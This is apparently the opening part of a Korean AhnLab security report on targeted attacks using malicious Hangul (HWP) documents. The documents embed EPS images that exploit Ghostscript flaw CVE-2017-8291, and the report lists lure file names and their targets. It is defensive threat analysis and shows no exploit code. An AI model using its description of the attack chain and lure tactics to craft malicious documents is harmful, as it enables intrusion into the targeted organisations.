2019. 07

Analysis Report

한글 파일에 숨어든 '고스트'

고스트스크립트 취약점 CVE-2017-8291을 이용한 악성 한글 파일

안랩 시큐리티대응센터(ASEC) 분석팀

AhnLab

경기도 성남시 분당구 판교역로 220 (우) 13493 | 대표전화 : 031-722-8000 | 팩스 : 031-722-8901 | www.ahnlab.com

© AhnLab, Inc. All rights reserved.

한글 파일에 숨어든 '고스트'

고스트스크립트 취약점 CVE-2017-8291을 이용한 악성 한글 파일

안랩 시큐리티대응센터(ASEC) 분석팀
최수진 주임 연구원, 한명욱 연구원, 김준석 연구원

2019.07

[개 요]

국내 공공기관 및 일부 기업에서 주로 사용하는 한글과컴퓨터사의 워드 프로그램인 '한글'의 파일(HWP)을 이용한 공격이 지속적으로 발생하고 있다. 한글 파일을 이용한 공격이 본격화된 것은 지난 2010년 이후로, 공격자들은 한글 프로그램에서 제공하는 기능이나 소프트웨어 취약점을 악용하여 악성코드를 실행한다. 악성코드 실행 방식은 시기에 따라 계속해서 변화해왔는데, 이는 국내 사용자의 보안 인식의 변화로 보안 패치 적용, 안티바이러스 이용 증가함에 따라 공격 성공률을 높이기 위함으로 볼 수 있다.

최근 악성 한글 파일을 이용한 일련의 공격에서 특징적인 모습이 포착됐다. 2017년 6월을 시작으로 현재까지, 약 2년 동안 확인된 악성 한글 파일 중 상당수가 특정 취약점을 노린 동일한 공격 방식을 계속 이용하고 있다는 것이다. 바로 문서에 삽입된 EPS(Encapsulated PostScript) 파일 처리에 관련된 취약점이다.

한글 프로그램은 포스트스크립트(PostScript) 언어로 작성된 EPS 그래픽 파일을 문서 내에 삽입하거나 읽는 기능을 제공하였는데, 이 EPS 파일을 고스트스크립트(Ghostscript) 인터프리터가 처리하는 과정에서 취약점이 발생했다(CVE-2017-8291). 일명 'GhostButt'이라고 불리는 이 취약점이 약 2년 가까이 한글 파일 공격에 이용되고 있다. 장기간에 걸쳐 동일한 취약점을 이용한 공격이 계속된다는 것은 상당히 이례적인 일이다. 안랩은 이러한 특징에 주목해 GhostButt 취약점을 이용한 일련의 악성 한글 파일 공격을 '한글 파일에 숨어든 고스트(Relentless Shadows of the Ghost)'로 명명하고, 분석보고서를 통해 관련 내용을 공유한다.

본 보고서는 한글 파일과 포스트스크립트, 그리고 고스트스크립트의 관계에 관해 설명하는 한편, 고스트스크립트 취약점을 이용한 악성코드가 최종 실행되기까지의 일련의 과정을 상세히 밝힌다. 이 과정에서 실제로 유포되었던 파일을 토대로 EPS 파일의 개념 및 로드 방식, 포스트스크립트 문법에 대해서도 일부 설명한다.

AhnLab © AhnLab, Inc. All rights reserved.

목차

 © AhnLab, Inc. All rights reserved.

01. 시작하면서

정부 기관과 공공 기관에서 주로 사용되는 한글 프로그램(이하 한글)의 문서 파일 포맷인 한글 파일(HWP)을 이용한 공격이 꾸준히 발생하고 있다. 지난 2010년 이후부터 본격화된 한글 파일 공격의 가장 큰 특징은 대부분 공격 대상이 분명한 타깃형 공격(Targeted attack)이라는 점이다. 공격자는 공격 성공률을 높이기 위해 공격 대상, 즉 문서를 열람하는 사람의 목적과 상황에 맞게 교묘하게 위장한 악성 한글 파일을 제작, 유포한다.

한글 파일을 이용한 공격 방식은 시기에 따라 계속해서 변화하였다.[1] 과거에는 한글 프로그램 자체의 소프트웨어 취약점을 노린 공격이 가장 많았다. 그러나 EPS(Encapsulated PostScript) 파일을 이용한 공격 방식이 처음 확인된 지난 2015년부터 현재는 대부분의 한글 파일 공격은 EPS 파일을 이용하고 있다. 여기서 EPS 파일이란 일종의 그래픽 파일 포맷으로, 주로 고품질 인쇄 및 출력을 목적으로 많이 사용되는 파일이다. 한글 프로그램은 2017년 초까지 EPS 파일을 문서 내에 삽입하고 문서에 삽입된 EPS 그래픽 이미지를 볼 수 있는 기능을 제공했다.[2]

EPS 파일을 이용한 공격은 악의적인 의도로 제작된 EPS 파일을 공격 대상, 즉 수신자의 관심을 끌기 위한 미끼용 한글 문서 내에 삽입하여 유포하는 것으로, 파일의 기능에 따라 이용한 공격 방식은 다음과 같이 크게 두 가지로 구분된다.

① EPS 파일 뷰어 또는 인터프리터에서 발생하는 취약점을 공격하는 EPS 파일
② 파일 객체 생성 등 정상적인 포스트스크립트 문법을 이용해 악성 파일을 생성하는 EPS 파일

본 보고서에서는 첫 번째 공격 방식, 그 중에서도 한글 프로그램에 내장된 EPS 파일 인터프리터인 고스트스크립트(Ghostscript) 프로그램의 소프트웨어 취약점 CVE-2017-8291을 이용한 악성 EPS 파일에 대해 상세히 살펴본다.

2015년부터 현재까지 악성 한글 파일에서 확인된 취약점 방식 EPS 파일은 동작 방식에 따라 다시 몇 가지 유형으로 나뉘는데, 이 중에서 CVE-2017-8291을 대상으로 하는 파일의 수는 2017년 6월부터 현재까지 대부분을 차지한다. 즉, 약 2년 가까이 악성 한글 파일은 똑같은 취약점을 이용하여 공격 코드를 제작해 유포하고 있다.

일반적으로 빠르게 변화하는 공격 동향과 달리 장시간 동일한 취약점을 공격하는 악성 파일이 유포되는 것은 상당히 이례적인 경우로, 이러한 공격이 지속될 수 있었던 요인을 짚어볼 필요가 있다. CVE-2017-8291

[1] '한글 파일 공격 분석... 공격자 뭘 노렸나' https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=27234
[2] 2017년 2월 업데이트 이후 한글 프로그램에서는 더 이상 EPS 파일 삽입 및 보기 기능을 제공하지 않는다.

 © AhnLab, Inc. All rights reserved.

취약점을 이용한 악성 EPS 파일은 포스트스크립트의 메모리 관리 방식과 특정 연산자의 내부 실행 방식에서 발생하는 타입 컨퓨전(Type Confusion) 버그를 공격(익스플로잇)한다. 정교하게 만들어진 포스트스크립트 코드로 메모리에 접근해서 실행 제어를 변경하는데, 코드가 포스트스크립트의 문법적인 특징을 이용하기 때문에 스프레이(Spray) 등의 단계가 직관적으로 노출되지 않는다. 또한 스크립트 자체의 유연함을 이용하여 숫자를 변수로 처리하거나 인코딩 단계 등을 추가함으로써 더욱 다양한 변형을 제작할 수 있다. 공격 코드가 거의 노출되지 않고 변형 제작이 쉽다는 것은 곧 안티바이러스(anti-virus, 백신) 제품만으로는 신속한 대응이 어렵다는 의미이기도 하다.

본 보고서는 취약점을 이용한 악성 HWP 한글 파일과 이에 포함된 EPS 파일, 그리고 취약점 발생 원리 및 공격 코드 동작 방식을 설명한다.

AhnLab © AhnLab, Inc. All rights reserved.

02. 배경지식

1) 한글 파일의 구조

'한글 2002'부터 '한글 2018'까지 현재 출시된 한글 프로그램은 기본적으로 5.0 버전의 한글 문서 파일 형식으로 한글 파일(.HWP)을 생성한다. 5.0 버전의 형식은 OLE 복합 파일을 기반으로 하여 여러 개의 스토리지(Storage)와 스트림(Stream)으로 구성되어 있다. 이 중 문서의 본문 내용과 그림 관련 데이터를 포함한 일부 스트림은 파일의 크기를 줄이기 위해 zlib으로 압축되어 있다. 그림 또는 OLE 개체는 바이너리 데이터를 의미하는 BinData 스토리지에 각각의 스트림으로 저장된다.[3]

Storage Stream

설명	구별 이름	길이(바이트)	레코드 구조	압축/암호화
파일 인식 정보	FileHeader	고정		
문서 정보	DocInfo	고정	√	√
본문	BodyText Section0 Section1 ...	가변	√	√
문서 요약	\005HwpSummaryInformation	고정		
바이너리 데이터	BinData BinaryData0 BinaryData1 ...	가변		√
미리보기 텍스트	PrvText	고정		
미리보기 이미지	PrvImage	가변		
문서 옵션	DocOptions _LinkDoc DrmLicense ...	가변		
스크립트	Scripts DefaultJScript JScriptVersion ...	가변		
XML 템플릿	XMLTemplate Schema Instance ...	가변		
문서 이력 관리	DocHistory VersionLog0 VersionLog1 ...	가변	√	√

그림 1 HWP 한글 파일의 구조

[3] 한컴오피스 HWP 파일 포맷 내용 참고 https://www.hancom.com/etc/hwpDownload.do

 © AhnLab, Inc. All rights reserved.

한글 프로그램은 '그림 넣기' 기능으로 다양한 그림 파일을 문서 내에 삽입할 수 있는데, 삽입 가능한 파일 포맷 중에는 EPS 파일(확장자 .EPS, .PS)이 포함되어 있다. EPS 파일이란 일종의 그래픽 파일 포맷으로서 주로 고품질 인쇄 및 출력을 목적으로 많이 사용되는 파일이다. 한글 파일에 포함된 EPS 파일은 BinData 스토리지에 각각의 스트림으로 zlib으로 압축되어 저장된다.




그림 2 EPS 파일이 포함된 한글 문서 파일

[그림 3]은 .PS 확장자를 가진 EPS 파일을 포함해 jpg 등 몇 개의 그림 이미지가 삽입된 예시 문서로, HWP 파일 구조를 보면 다음과 같이 각 이미지 파일이 개별 스트림으로서 존재하는 것을 확인할 수 있다.




그림 3 한글 문서에 EPS 파일이 삽입되었을 때 파일 구조

 © AhnLab, Inc. All rights reserved.

2) 한글의 EPS 파일 로드 과정

EPS(Encapsulated PostScript) 파일은 포스트스크립트(PostScript) 프로그래밍 언어로 작성된 규격화된 파일로서, 하나의 그래픽을 표현한다. 여기서 포스트스크립트란 Adobe에서 만든 스크립트 형식의 PDL(Page description language, 페이지 기술 언어)언어이며, 프린터 같은 출력 가능한 디바이스를 대상으로 폰트 표현 등 다양한 내부 프로세싱을 지원한다. EPS 파일은 페이지를 표현하기 위한 PS 포스트스크립트 파일보다 제한적인 기능으로 단일 그래픽 이미지를 표현한다. 포스트스크립트 언어로 만들어진 파일을 화면에 표현(미리 보기)하기 위해서는 인터프리터가 필요하다. 인터프리터의 종류는 다양한데 대표적으로 고스트스크립트(Ghostscript) 외에 PostCanvas, PhoenixPage 등이 있다.

한글 프로그램 또한 EPS 그래픽 파일을 사용자 화면에 보이게 하기 위해 포스트스크립트 인터프리터를 내장하고 있다.[4] 한글 프로그램에 내장된 인터프리터는 고스트스크립트(Ghostscript)[5]이며, GNU Affero GPL 라이선스 아래 코드가 공개되어 있다.[6]

그림 4 포스트스크립트 인터프리터 프로그램인 '고스트스크립트'

고스트스크립트는 한글 프로그램 설치 경로에 별도의 파일로 존재한다. [그림 5]는 한글2014가 설치된 환경에서 고스트스크립트 8.71 버전 인터프리터 파일의 경로이다. 기본적으로 4개의 파일로 구성되어 있고 이 중에서 인터프리팅 기능을 하는 핵심 파일은 gsdll32.dll 라이브러리이다. 이 외 EXE 실행 파일은 라이브러리 함수를 호출하는 역할을 한다. 한글과컴퓨터에서 제작한 gbb.exe 파일을 제외하면 모두 공개된 고스트스크립트 소스로 컴파일된 파일이다.




그림 5 한글 프로그램의 고스트스크립트 파일

[4] 2017년 2월 업데이트 이후에는 인터프리터를 내장하고 있지 않지만 설명을 위해 과거 기준으로 설명한다.

[5] 공식 홈페이지 https://www.ghostscript.com

[6] 한글과컴퓨터 https://www.hancom.com/board/devdataView.do?board_seq=47&artcl_seq=6104&pageInfo.page=1&search_text=

 © AhnLab, Inc. All rights reserved.

한글 문서에서 EPS 이미지가 포함된 페이지가 로드될 때 이를 화면에 표현하기 위해 gbb.exe 파일과 gswin32c.exe 파일이 순차적으로 실행된다. 동일한 기능을 하지만 윈도우(창) 기반 프로그램인 gswin32.exe 는 실행되지 않는다.

파일명	기능
gbb.exe	한글과컴퓨터에서 자체 제작한 고스트스크립트 커맨드 기반 실행 파일. 같은 경로에 있는 고스트스크립트 라이브러리 로드
gsdll32.dll	고스트스크립트 기능이 구현된 라이브러리 파일
gswin32.exe	고스트스크립트 윈도우 기반 실행 파일. 같은 경로에 있는 고스트스크립트 라이브러리 로드
gswin32c.exe	고스트스크립트 커맨드 기반 실행 파일. 같은 경로에 있는 고스트스크립트 라이브러리 로드

표 1 한글 프로그램의 고스트스크립트 파일




그림 6 한글과 고스트스크립트 관련 프로세스 실행 트리




그림 7 고스트스크립트 프로세스(gbb.exe, gswin32c.exe) 의 EPS 파일 접근

gbb.exe 프로세스와 gswin32c.exe 프로세스를 실행하는 주체는 한글 프로그램인 Hwp.exe 프로세스이다. Hwp.exe 프로세스는 두 프로세스를 실행할 때 표현 대상인 EPS 파일을 실행 인자로 전달하여 그래픽 이미지를 화면에 표시 한다. 이때 한글 파일에 포함된 EPS 파일은 앞서 한글 파일 구조에서 언급한 것처럼

 © AhnLab, Inc. All rights reserved.

BinData 스토리지에 .zlib로 압축되어 저장되어 있기 때문에 Hwp.exe 프로세스는 먼저 .zlib 압축을 풀어 임시 파일로 생성한다. gbb.exe 프로세스와 gswin32c.exe 프로세스는 생성된 임시 EPS 파일을 로드하는 동시에 몇 가지 출력 관련 옵션(해상도, 크기, 디바이스 출력 여부 등)을 포함한 임시 파일을 추가로 인자로 받아 실행된다.

한글 프로그램은 문서를 읽는 과정에서 EPS 그림 파일이 있을 경우, 해당 파일에 대해서만 화면 표시를 고스트스크립트 인터프리터로 넘긴다. 한글은 고스트스크립트를 단순 호출하고 작업 이후 종료 여부에 관해서만 확인하며, 고스트스크립트 내부에 일어나는 일에 대해서는 관여하지 않는다. 고스트스크립트도 EPS 파일의 포스트스크립트 코드를 처리한 뒤 최종 표현하는 출력 디바이스가 한글 문서 화면이며, 단독으로 EPS 파일 실행이 가능하다.

AhnLab © AhnLab, Inc. All rights reserved.

03. 악성 한글 파일

1) 한글 파일의 내용과 공격 대상

CVE-2017-8291 취약점을 이용한 악성 한글 파일이 처음 확인된 것은 2017년 6월로, 이후 현재까지 약 2년 동안 지속적으로 제작 및 유포되고 있다. 악성 한글 파일은 대부분 타깃형 공격으로, 주로 공공기관, 가상화폐 관련 기업에 대한 공격이 많은 비중을 차지하고 있다.

악성 한글 파일은 대부분 통일부나 외교부 등 정부 기관이나 기업 또는 개인 구직자를 사칭하였다. 또한 시기적으로 이슈가 되는 내용으로 위장하고 있어 공격 대상이 해당 파일을 악성코드로 의심하기 어렵다. [표 2]는 최근 2년간 실제 유포된 악성 한글 파일의 일부이다.

수집 시기	파일명	설명
2017년 6월	국내 가상화폐의 유형별 현황 및 향후 전망.hwp	유명 경제연구원 사칭 발송
2017년 7월	입사지원서.hwp	프로필 이력서
2017년 7월	양식1.hwp 외	국내 은행 사칭 발송 핀테크사업부 관련 서류
2017년 8월	(대검)2017임시113호(마약류 매매대금 수익자 추정 지갑주소 164건).hwp	비트코인 주소 관련 문서
2017년 8월	[KMC]Self-Certification_Service.hwp	국내 인증 업체 서비스 이용 신청서
2017년 8월	귀사에 대한 조사 사전예고 통지[7]	공정거래위원회 사칭 국내 암호화폐거래소 수신
2017년 11월	ComparativeAnalysisObservationReport_171011.hwp	국내 방위산업업체 수신
2017년 12월	조직의 소금같은 존재인 '투명인간'에 주목하라[8]	온라인에 있는 내용을 그대로 포함
2018년 3월	대표이사 진술서_20141011_수정3.hwp	국내 법무법인업체 수신
2018년 4월	이야랩스-거래처원장.hwp	국내 암호화폐거래소 수신
2018년 5월	미북 정상회담 전망 및 대비.hwp	정치 외교 관련 내용
2018년 8월	홍은자 이력서.hwp	프로필 이력서 개인 이메일 수신
2018년 8월	2018 대한민국 대중문화예술상[440].hwp	국내 암호화폐거래소 수신
2018년 8월	알트플래닛이해하기[448].hwp	국내 암호화폐거래소 수신

[7] 파일명 미확인

[8] 파일명 미확인

 © AhnLab, Inc. All rights reserved.

2018년 11월	10.12「국가안보실 정책자문위원회」전체회의 계획[9]	국가 안보 관련 내용
2019년 2월	주간 국제 안보군사 정세[10]	국가 안보 관련 내용
2019년 3월	3.17 미국의 편타곤 비밀 국가안보회의.hwp	국가 안보 관련 내용
2019년 3월	20190312 일본 관련 일일동향(완).hwp	외교부 사칭 발송 주요 정부 기관 수신
2019년 5월	이벤트 당첨자 개인정보 수집 및 이용 동의 안내서.hwp	국내 암호화폐거래소 사칭 이벤트 안내 동의서
2019년 6월	자료(확인).hwp	개인 메일로 수신

표 2 유포되었던 악성 HWP 한글 파일

[9] 파일명 미확인

[10] 파일명 미확인

 © AhnLab, Inc. All rights reserved.

2) 한글 파일에 포함된 EPS 파일

앞서 언급한 바와 같이 EPS 파일은 한글 문서 내에 이미지로 삽입될 수 있다. 공격자는 악성 EPS 파일을 미리 준비해둔 한글 문서 파일에 삽입한다. 이렇게 삽입된 EPS 파일은 그림 개체로 존재하긴 하지만 아래 그림과 같이 정상적인 그림 이미지를 표현하지 못한다.




그림 8 한글 문서에 삽입된 악성 EPS 파일


